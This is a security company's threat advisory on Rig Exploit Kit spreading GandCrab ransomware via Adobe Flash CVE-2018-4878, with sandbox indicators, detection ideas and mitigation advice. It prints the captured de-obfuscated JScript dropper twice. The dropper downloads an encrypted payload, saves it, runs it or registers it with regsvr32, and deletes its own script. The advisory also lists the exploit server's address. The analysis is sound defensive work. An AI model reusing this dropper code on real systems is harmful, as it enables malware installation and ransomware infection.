JASK

THREAT ADVISORY

Rig Exploit Kit delivering GandCrab Ransomware via Adobe CVE-2018-4878

AUTHOR
ROD SOTO / KEVIN STEAR

JASKLABS
TA-00012

TLP
WHITE

RISK FACTOR
MEDIUM

THREAT ADVISORY

Rig Exploit Kit delivering GandCrab Ransomware via Adobe CVE-2018-4878

AUTHOR
ROD SOTO/
KEVIN STEAR

JASKLABS
TA-00012

TLP
WHITE

RISK FACTOR

MEDIUM

Overview

On April 9th 2018, an important change was observed in RIG Exploit Kit (RigEK) operations. Campaign activity discovered by @nao_sec, @kafeine, and @zerophage all observed a new exploit has been added to the Rig toolshed. CVE-2018-4878 is an Adobe Flash zero-day that was widely exploited earlier (January and February) of this year, and it's addition is an important step for the exploit kit.

With the continued exploit development/integration into their tool set, RigEK developers demonstrated the beginning of a comeback from 2017(?), where they were significantly impeded by a number of defense and research initiatives (e.g., Shadowfall). This appears to be a potential step on that path.

The observed campaign also uses a recent Adobe Flash vulnerability (CVE-2018-4878) which targets Adobe Flash Player versions before 28.0.0.161. This exploit uses an exploitation technique known as "Use After Free" which basically allows the bypassing of mechanisms, such as DEP or ASLR which protect operating systems from standard buffer overflow protections, allowing execution of arbitrary code that may lead to full or partial compromised of targeted system.

RigEK like most exploit kits is packed with a number of exploits and payloads that facilitate best possible opportunistic infection rates. Unpatched and outdated systems are prime targets, and in this current campaign traffic appears to be provided via malvertising. Then a multi staged exploit process targets Internet Explorer via our Adobe Flash exploit (CVE-2018-4878) to deliver GandCrab ransomware, which once installed proceeds to encrypt victim's computer files and demands ransom payment. (Note: Ursnif payloads were also noted today's RigEK deliveries.)

Lab/Field Study

According to security researcher Nao_Sec the spread mechanism of this campaign is malvertising. It is important to notice that in many exploitation campaigns malicious actors use several hosts/servers for different purposes, usually some are used to present first stage of exploitation which requires victim to visit a site. Once at the site, they are redirected to an exploit or compromised site that then serves exploit/payload which can also serve as command and control (C2). This gives malicious actors a way to obfuscate their campaign and the possibility to locate their resources in a distributed manner, preferably in regions where cyber security laws are lax in case of take down or possible prosecution.

1. An exploit kit is a framework or tool used by malicious actors, that allows them to semi-automate exploitation by adding mechanisms that detect victims systems/applications vulnerabilities and then serves them matching exploits.

AUTHOR
ROD SOTO/
KEVIN STEAR

JASKLABS
TA-00012


TLP
WHITE

RISK FACTOR

MEDIUM

Exploit kits also can be customized in order to serve only specific regions or systems/applications (I.E language information in User-Agent, or country IP address, or type of operating system, etc). This maximizes the rate of successful exploitation, and reduces the chances of discovery and subsequent take down. The following is an example of a sandbox attempt to visit payload serving URL.

Figure Shows gate message




185.154.53.185/?NDEzM

Not secure | 185.154.53.185/?NDEzMDY4&hWRfEjBuOe&t45a3d=EbUKQZimolcUFIU9Kz62kCAyxad05aF_h2INQtB_5uUE7g52Vj8zLUkecl...

Domains not frees it cost some money

Thanks to third party sources JASK researchers were able to obtain exploit and payload sample. Once the exploit was ran through a sandbox service the following IOCs were found.

Figure Shows Exploit sequence of indicators (Any.Run)




INDICATORS

TIME	THREATLEVEL	ID	NAME	DESCRIPTION
WARNING				
+29355ms	Warning	3532	cmd.exe	Executes scripts
+29308ms	Warning	3444	iexplore.exe	Starts CMD.EXE for commands execution
INFO				
+28637ms	Info	3444	iexplore.exe	Dropped object may contain URL's
+26618ms	Info	3444	iexplore.exe	Creates files in the user directory
+1203ms	Info	3444	iexplore.exe	Reads Internet Cache Settings
+1156ms	Info	3444	iexplore.exe	Reads internet explorer settings
+297ms	Info	3220	iexplore.exe	Application launched itself
+266ms	Info	3220	iexplore.exe	Changes internet zones settings

The exploit targets Internet Explorer process (iexplore.exe) then proceeds to start command line process (CMD.EXE).

Figure shows modified files and registry changes while IE/FLASH exploit execution



ADVANCED DETAILS OF PROCESS

iexplore.exe (Id: 3444)
C:\Program Files\Internet Explorer\iexplore.exe
Parent process: iexplore.exe (Id: 3220)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +396
Terminated 60 Was run

Children
3532 cmd.exe

Command Line:

```
"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3220 CREDAT:79873
```

Version Information:
Company: Microsoft Corporation
Description: Internet Explorer
Version: 8.00.7600.16385 (win7_rtm.090713-1255)

INDICATORS OF SUSPICIOUS BEHAVIOUR

WARNING

Starts CMD.EXE for commands execution

INFO

Dropped object may contain URL's
Creates files in the user directory
Reads Internet Cache Settings
Reads internet explorer settings

EVENTS

MODIFIED FILES 57 REGISTRY CHANGES 32 LIBRARIES 116 DEBUG 0

```
+1219ms  C:\Users\admin\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018040920180410\index.dat
         Size: 32.0 Kb
         MD5:  FF91E0865FFB11EE8E8D244217461693
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sxx
         Size: 329 b
         MD5:  9AC99084ABD40ECD8825B3F338E33DA3
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
         Size: 307 b
         MD5:  DB30312F2B164F1B7FD9ED3F7FFCBB7B
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sxx
         Size: 329 b
         MD5:  9AC99084ABD40ECD8825B3F338E33DA3
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
         Size: 307 b
         MD5:  DB30312F2B164F1B7FD9ED3F7FFCBB7B
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sxx
         Size: 329 b
         MD5:  9AC99084ABD40ECD8825B3F338E33DA3
+26618ms C:\Users\admin\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
         Size: 307 b
```

Once the CMD.EXE process is started it proceeds to execute a file located in the temp folder as it can be seen in the following de-obfuscated Javascript code.

AUTHOR
ROD SOTO/
KEVIN STEAR


JASKLABS
TA-00012

TLP
WHITE

RISK FACTOR

MEDIUM

Figure Shows exploit code



```
cmd.exe / q / c cd / d "%tmp%" && echo /**/
function V(k) {
   var y = a(e + "." + e + /**/ "Reque\x73t.5.1");
   T = "G";
   y["se" + "tProxy"](n);
   y["o" + "pen"](T + "ET", k(1), 1);
   y["Option"](n) = k(2);
   y.send();
   y["Wai" + "tForResponse"]();
   W = "respo" + "nseText";
   if (40 * 5 == y.status) return _(y[W], k(n))
};

function _(k, e) {
   for (var l = 0, n, c = [], F = 255, S = String, q = [], b = 0; 256 ^ > b; b++) c[b] = b;
   ta = "charCodeAt";
   for (b = 0; 256 ^ > b; b++) l = l + c[b] + e[ta](b % e.length) ^ & F, n = c[b], c[b] = c[l], c[l] = n;
   for (var p = l = b = 0; p ^ < k.length; p++) b = b + 1 ^ & F, l = l + c[b] ^ & F, n = c[b], c[b] = c[l], c[l] = n,
q.push(S.fromCharCode(k.charCodeAt(p) ^ ^ c[c[b] + c[l] ^ & F]));
   return q["join"]("")
};
try {
   M = "WSc";
   u = this[M + "ript"], o = "Object";
   P = ("" + u).split(" ")[1], M = "indexOf", m = u.Arguments, e = "WinHTTP", Z = "cmd", U = "DEleTeflle", a = Function /**/ ("QW",
"return u.Create" + o + "(QW)"), q = a(P + "ing.FileSystem" + o), s = a("ADODB.Stream"), j = a("W" + P + ".Shell"), x = "b" +
Math.floor(Math.random() * 57) + ".", p = "exe", n = 0, K = u[P + "FullName"], E = "." + p;
   s.Type = 2;
   s.Charset = "iso-8859-1";
   try {
      v = V(m)
   } catch (W) {
      v = V(m)
   };
   Q = "PE\x00\x00"; --- Executable Header / DLL Registration
   d = v.charCodeAt(21 + v[M](Q));
   s.Open();
   h = "dll";
   if (037 ^ < d) {
      var z = 1;
      x += h
   } else x += p;
   s.WriteText(v);
   s.savetofile(x, 2);
   C = " /c ";
   s.Close();
   i = "regs";
   z ^ & ^ & (x = i + "vr32" + E + " /s " + x);
   j["run"](Z + E + C + x, 0)
} catch (EEEEE) {};
q[U](K); > u32.tmp && start wscript //B //E:JScript u32.tmp,,,
```

AUTHOR

ROD SOTO/
KEVIN STEAR

JASKLABS

TA-00012


TLP

WHITE

RISK FACTOR

MEDIUM

Figure shows u32.tmp file code (RIG payload)




```
/**/function V(k){var
y=a(e+"."+e+/**/"Reque\x73t.5.1");T="G";y["se"+"tProxy"](n);y["o"+"pen"](T+"ET",k(1),1);y["Opti
on"](n)=k(2);y.send();y["Wai"+"tForResponse"]();W="respo"+"nseText";if(40*5==y.status)return
_(y[W],k(n))};function _(k,e){for(var
l=0,n,c=[],F=255,S=String,q=[],b=0;256>b;b++)c[b]=b;ta="charCodeAt";for(b=0;256>b;b++)l=l+c[b]+
e[ta](b%e.length)&F,n=c[b],c[b]=c[l],c[l]=n;for(var
p=l=b=0;p<k.length;p++)b=b+1&F,l=l+c[b]&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charC
odeAt(p)^c[c[b]+c[l]&F]));return
q["join"]("")};try{M="WSc";u=this[M+"ript"],o="Object";P=(""+u).split("
")[1],M="indexOf",m=u.Arguments,e="WinHTTP",Z="cmd",U="DEleTefIle",a=Function/**/("QW","return
u.Create"+o+"(QW)"),q=a(P+"ing.FileSystem"+o),s=a("ADODB.Stream"),j=a("W"+P+".Shell"),x="b"+Mat
h.floor(Math.random() *  57)+"." (DLL Random name starts with letter b and up to 57 decimals)
,p="exe",n=0,K=u[P+"FullName"],E="."+p;s.Type=2;s.Charset="iso-8859-1";try{v=V(m)}catch(W){v=V(
m)};Q="PE\x00\x00";d=v.charCodeAt(21+v[M](Q));s.Open();h="dll";if(037<d){var z=1;x+=h}else
x+=p;s.WriteText(v);s.savetofile(x,2);C=" /c ";s.Close();i="regs";z&&(x=i+"vr32"+E+" /s
"+x);j["run"](Z+E+C+x,0)}catch(EEEEE){};q[U](K);
Registers DLL
```

According to the above code, it pipes out a payload that registers a dll that is supposed to start with letter b up to 57 decimals, something like b1.dll, or b23.dll. This payload will be registered and found in system processes, however this is an interesting "fileless" stage in the crafting of such payload.

Unfortunately, further communication with stager was not possible as shown above the host serving payloads. It has possible sandbox detection mechanisms that may have prevented us from being served the GandCrab ransomware payload, or the sandbox system did not meet requirements for the exploit to be served. However, we are able to obtain the ransomware payload which shows GandCrab ransomware features.

Once the ransomware payload is executed, a text file is presented to the victim with the information on how to pay the ransom. As stated in this threat advisory, malicious actors are always on the move in order to avoid detection and take downs. The offending server was cleaned a few hours later.



Some cleaning was a funny

AUTHOR
ROD SOTO/
KEVIN STEAR

JASKLABS
TA-00012

TLP
WHITE

RISK FACTOR

MEDIUM


JASK Detection

JASK ASOC has multiple contextual detection models that can address exploit kits. Some of the exploit kits specific items include:

- Download from non TLD host.
- URI entropy (Usually used for C2 communication).
- Beaconing (Constant connection to C2).
- MIME type sequence exploit delivery behavior (As seen in this case victim is presented txt/html then served octet/app Flash .SWF file/exploit then RigEK payload and final GandCrab ransomware).
- MD5 hash match for known exploit kit and ransomware payloads.
- Threat Intel match for known exploit campaigns.(Yara rules)
- IP reputation of known malicious hosts
- Punycode present in website (Addresses possible impersonation and cloned legit site)
- DGA (Domain Generated Algorithm). Use for bypassing web filters.
- Covert channels. SSL/TLS self signed certificate.

The above items are a sample list of threat detection model for exploit kits. Below, a screenshot of a one of these items.

Figure shows DGA detection signal



HTTP - Too Many Possible DGA Domains

DESCRIPTION
The JASK anomaly engine has determined that the domain observed may have been created using a Domain Generation Algorithm.

SIGNAL DETAILS
Category: C2
Risk Score: 2

ASSET DETAILS
IP Address: 104.236.55.48

RELATED SMART ALERTS
This signal has not been associated with any alerts.

METADATA
count: 135
limit: 1

TIMESTAMP	SRC. IP	DST. IP	SRC. PORT	DST. PORT	HTTP REQUEST	HTTP RESPONSE
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60808	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60808	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60652	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60524	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60034	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60592	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60574	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60034	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60392	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable
2018-04-04 01:17:52 EDT	104.236.55.48	104.236.47.73	60478	8080	GET http://www.jzgcjsys.com/	503 Service Unavailable

AUTHOR

ROD SOTO/
KEVIN STEAR

JASKLABS

TA-00012

TLP

WHITE

RISK FACTOR

MEDIUM

Mitigation

Exploit kits are successful because they usually target specific operating systems and applications that are unpatched and outdated, although in some cases they may deliver a 0 day exploit. They also rely many times in social engineering type of attack vectors as they have lead victim in to visiting sites and executing payloads. Here are some suggestions to mitigate against this type of attack.

- Update and patch systems and applications, including web browsers.
- Train users in security awareness so they can not be mislead into clicking on malicious links.
- Web filters may work at times blocking these types of drive by attacks from hostile URIs.
- Punycode alert and script blocking browser add ons can help stop many items in this exploit chain.
- Some open source IDS may allow blocking of known exploit kits.
- Anti Virus software as passive and outdated defense measure as it may be, still adds some layer of protection that may work in very specific cases.

Contributors

Steve Birstok

About JASK

JASK is modernizing security operations to reduce organizational risk and improve human efficiency. Through technology consolidation, enhanced AI and machine learning, the JASK Autonomous Security Operations Center (ASOC) platform automates the correlation and analysis of threat alerts, helping SOC analysts focus on high-priority threats, streamline investigations and deliver faster response times.

www.jask.ai